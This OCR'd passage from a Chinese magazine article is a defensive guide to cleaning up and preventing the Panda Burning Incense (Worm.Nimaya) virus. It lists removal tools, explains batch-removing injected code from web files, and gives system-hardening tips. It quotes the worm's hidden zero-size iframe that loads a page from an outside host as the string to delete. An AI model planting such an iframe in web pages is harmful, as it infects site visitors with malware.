



图 4

这个小工具广告味较浓，杀毒的时候默认不显示查杀的结果，要手动点“详细情况”才能看到当前的进度，略有不便，不过在众多专杀工具里效果也算不错的。

**（3）瑞星 Worm.Nimaya（熊猫烧香）专用清除工具 1.9**

这个专杀工具仅针对被感染电脑上的活体病毒，建议在登录系统后尽快使用专杀工具扫描，清理网页文件中包含木马病毒的信息。下载地址为 http://it.rising.com.cn/Channels/Service/2006-11/1163505486d38734.shtml，推荐度★★★。

部分病毒变种后使用瑞星专杀工具没有扫描出来，因此建议参考使用，工具运行后的界面如图 5 所示。





图5

**（4）PC 保镖之熊猫烧香专杀及防御工具　1.1**

针对目前感染熊猫烧香的用户被反复感染的情况，这个工具使用超强防御，能够防止熊猫烧香病毒的自启动及各种修改，而感染的 exe 文件通过用户点击即可还原，病毒原体将不能起到任何作用。下载地址为 http://down1.tech.sina.com.cn/download/down_contents/1172332800/34929.shtml。

该专杀工具我没有亲自试用过，但在网上口碑较好，请大家参考使用。

**（5）其它专杀工具**

限于篇幅原因，所有的专杀工具我们不可能面面俱到，但是某种意义上，如果你手头上有更多专杀工具的话，建议挨个的使用一遍。要是觉得时间有限，至少也要用每一个杀毒软件扫描一遍内存，谁第一个找出病毒就用它扫描全盘。

**（6）批量清除脚本文件里的恶意代码**

假如有程序员或者站长感染此病毒的话，最头疼的莫过于所有的网页文件都被插入了恶意代码，成百上千的文件，总不能一个一个的去清除吧？

UltraEdit-32 这个强大的编辑器有一个批量替换功能，它可以指定目录，把该目录下所有文件的特定字符串替换成空，这样一来那些挂马的代码就都被清理掉了。

打开 UltraEdit-32，在菜单栏里选择“方案”－“新建方案／工作区”，会自动弹出一个对话框要求我们为这个方案起一个名字，随便起一个名字，单击“保存”，这时会自动进入该方案的设置界面，如图 6。

在右侧单击“添加文件夹”，找到你的网站程序所在的目录，将其添加进来，点“关闭”后就自动进入了该方案的面板（虽然这时 UltraEdit-32 好象还是空的，但是看看标题里显示的 UltraEdit-32 － asdf 就知道，我们已经处在 asdf 这个方案里了）。

单击“搜索”，选择“文件中替换”，在“查找”中输入：

```
<iframe src="http://www.ctv163.com/wuhan/down.htm" width="0" height="0" frameborder="0"></iframe>
```

“替换为”这个地方留空，把“替换的地方”设为“方案文件”，如图 7，单击“全部替换”就 OK 了。

## 四、求神拜佛，熊猫别再来

在熊猫肆虐的这一段时间里，我一直都没有“荣幸”中毒，颇为遗憾，不过这也是理所当然的事，毕竟我平时的安全意识就比较好，所以把自己的一点经验写出来，希望能给小菜们一点帮助。

### 1．系统补丁一定要打全

预防病毒就像预防疾病一样，首先要自己身体健康，然后才能去考虑防寒防冻。电脑也要健康，那就得常打补丁。

很多朋友之所以中毒，都是因为电脑没打补丁，浏览了带病毒的网站后，病毒就通过 IE 的漏洞钻进来了。打全系统补丁就可以给电脑产生“抗体”，即使浏览那些非法网站，也不用担心病毒会钻进来。


一般打补丁的方法是使用 Windows 自带的“自动更新”功能，在“开始”菜单中，找到“控制面板”，选择“自动更新”进入自动更新设置界面，如图 8。


在这里设置“自动（推荐）”或者是“下载更新，但是由我来决定什么时候安装”都行。当然，很多人可能使用的不是正版的操作系统，不能够使用“自动更新”功能，那就只能使用补丁辅助安装工具了，比使用金山毒霸漏洞修补工具来帮忙打补丁。这个工具在前几期黑客 X 档案的光盘中还提供过，找不到的朋友也可以在网上搜索下载。


### 2．系统安全设置


**（1）系统密码要强壮**

各位是不是很喜欢开机后就自动进入系统，而从不给登录




帐号设置密码呢？假如你使用的是 Windows XP SP2 原版操作系统的话，这样做问题并不大，它不会产生什么太大的安全漏洞。可是如果你使用的是 Windows2000 或者 Windows2003 系统的话，这样做就非常危险了！利用 IPC$ 远程管理功能，别人很容易通过它攻击并完全控制你的电脑，熊猫烧香病毒也会利用这一点自动攻击同一个局域网里的其它电脑。

**（2）自动播放功能要关闭禁用**

经常拿电脑来看碟的朋友可能要难受了，以往把光盘往光驱里一塞，播放器就自动跳出来播放电影，这样的懒事都是依赖于“自动播放”功能。可是有一点必须清楚，U 盘往电脑里一插，也会和光盘类似，自动运行一个程序。熊猫烧香在 U 盘上的传播部分就是利用了这个原理。关闭光盘自动播放功能的方法是：在“开始”－“运行”栏输入 gpedit.msc 进入“组策略编辑器”，选择“用户配置”－“管理模板”－“系统”，然后在右边显示出来的内容里找到“关闭自动播放”，双击它，选择“已启用”，如图 9。

这样类别人拿 U 盘过来的时候，就不会轻易的运行病毒程序了。同时在这里强烈建议，U 盘插到计算机上后，尽量养成使用鼠标右键选择“打开”的习惯，否则，一旦双击了 U 盘，病毒还是会被运行的！

**（3）不要轻易安装不明软件**

有些朋友有猎奇心理，看到标榜得比较牛的软件就想试一试，比如盗 QQ、免费刷 Q 币、游戏外挂……这些软件有相当一部分里都含有作者留下的后门，一旦运行，就可能成为软件作者的盘中餐。就冲这一点，黑客 X 档案的版主还在论坛上发了一个帖子，名字就叫《刷 QB 工具　黑客 X 档案专版》。短短几天内下载量就有数千，虽然它是骗人的，因为实际上并不存在这样的工具；可是也能看得出来黑客 X 档案对小菜们的良苦用心。

与此同时，还要叮嘱大家不要在小网站下载东西，那些地方的软件可能会捆绑有木马病毒，或者捆绑着流氓软件，相当的危险。

**（4）提高自己的防范意识**

不要轻易相信陌生人发来的可执行文件，不要轻易浏览 QQ 好友发的“激情网站”，不要轻易点击 QQ 好友所谓的“最近的照片”，因为这些大多数都是 QQ 尾巴病毒造成的。总之，一切都要小心翼翼，相信你即使想中毒，也不会那么容易了。

**3．熊猫烧香也有免疫程序**

本来要专门介绍一下熊猫烧香的免疫功能，可是截稿时又发现，现在的专杀工具都已经兼备了病毒免疫功能，所以我大致的说一下原理就行了。因为熊猫烧香病毒运行后，肯定要把自己的病毒体放到系统的某个位置，例如 C:\WINDOWS\system32\Drivers\spoclsv.exe，假如我们事先就在 C:\WINDOWS\system32\Drivers\ 下创建了一个 spoclsv.exe 